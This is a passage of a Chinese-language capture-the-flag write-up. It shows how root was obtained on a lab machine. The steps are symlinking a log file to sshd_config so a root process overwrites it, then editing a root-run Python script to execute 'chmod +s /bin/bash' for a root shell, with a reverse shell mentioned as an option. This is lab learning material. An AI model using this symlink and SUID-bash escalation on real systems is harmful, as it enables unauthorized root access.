527408 drwxr-xr-x 2 root      root    4.0K Mar 27 08:42 files
527421 drwxr-xr-x 2 backupd backupd 4.0K Apr 29 12:11 logs
527410 drwxr-xr-x 2 root      root    4.0K Mar 27 08:40 logs2
527371 -rw-r--r-- 1 backupd backupd 807 Mar 27 08:35 .profile
527412 drwx----- 2 backupd backupd 4.0K Apr 29 11:30 .ssh
527365 -rw-r--r-- 1 root      root      44 Mar 27 09:15 user.txt
```

上面操作解决logs文件夹权限的问题。

```
backupd@ED:~$ rm -rf logs/broadcast.log
backupd@ED:~$ ln -s /etc/ssh/sshd_config /home/backupd/logs/broadcast.log
backupd@ED:~$ cat /etc/ssh/sshd_config
#334 2026-04-29 12:13:43 UDP succeeded
```

覆盖配置文件成功，sudo reboot 重启。

```
└─(kali㉿kali)-[~/Desktop/ED]
└─$ ssh admin@192.168.110.209 -i id_25519
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_25519':
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin@ED:~$
```

看到Enter passphrase for key 'id_25519': 了吗？让输入私钥密码了？说明大概率成功了。

后面就简单了修改broadcast_key.py，执行命令就行了。chmod +s /bin/bash 或者反弹shell都可以。

```
admin@ED:~$ cp /usr/local/bin/broadcast_key.py .
admin@ED:~$ nano /usr/local/bin/broadcast_key.py
admin@ED:~$ cat /usr/local/bin/broadcast_key.py
#!/usr/bin/env python3
import os
os.system('chmod +s /bin/bash');
```

sudo reboot 再次重启。

```
-bash-5.0$ bash -p
bash-5.0# cd /root
bash-5.0# ls
pass.txt  root.txt
bash-5.0# cat root.txt
flag{root-7fdd2c71fa317cefb34483e490297d67}
bash-5.0# id
uid=1002(admin) gid=1002(admin) euid=0(root) egid=0(root) groups=0(root),1002(admin)
bash-5.0#
```

复盘研究为什么admin无法登录，发现/etc/ssh/sshd_config.d里面有配置。

```
bash-5.0# pwd
/etc/ssh/sshd_config.d
bash-5.0# ls
deny-admin.conf
bash-5.0# cat deny-admin.conf
DenyUsers admin
```

知道为什么不能登录了吧？admin无法登录就应该想到这个配置文件，前面linpeas.sh应该提示了，怪自己信息收集不扎实，遗漏了重要信息。

2026年4月30日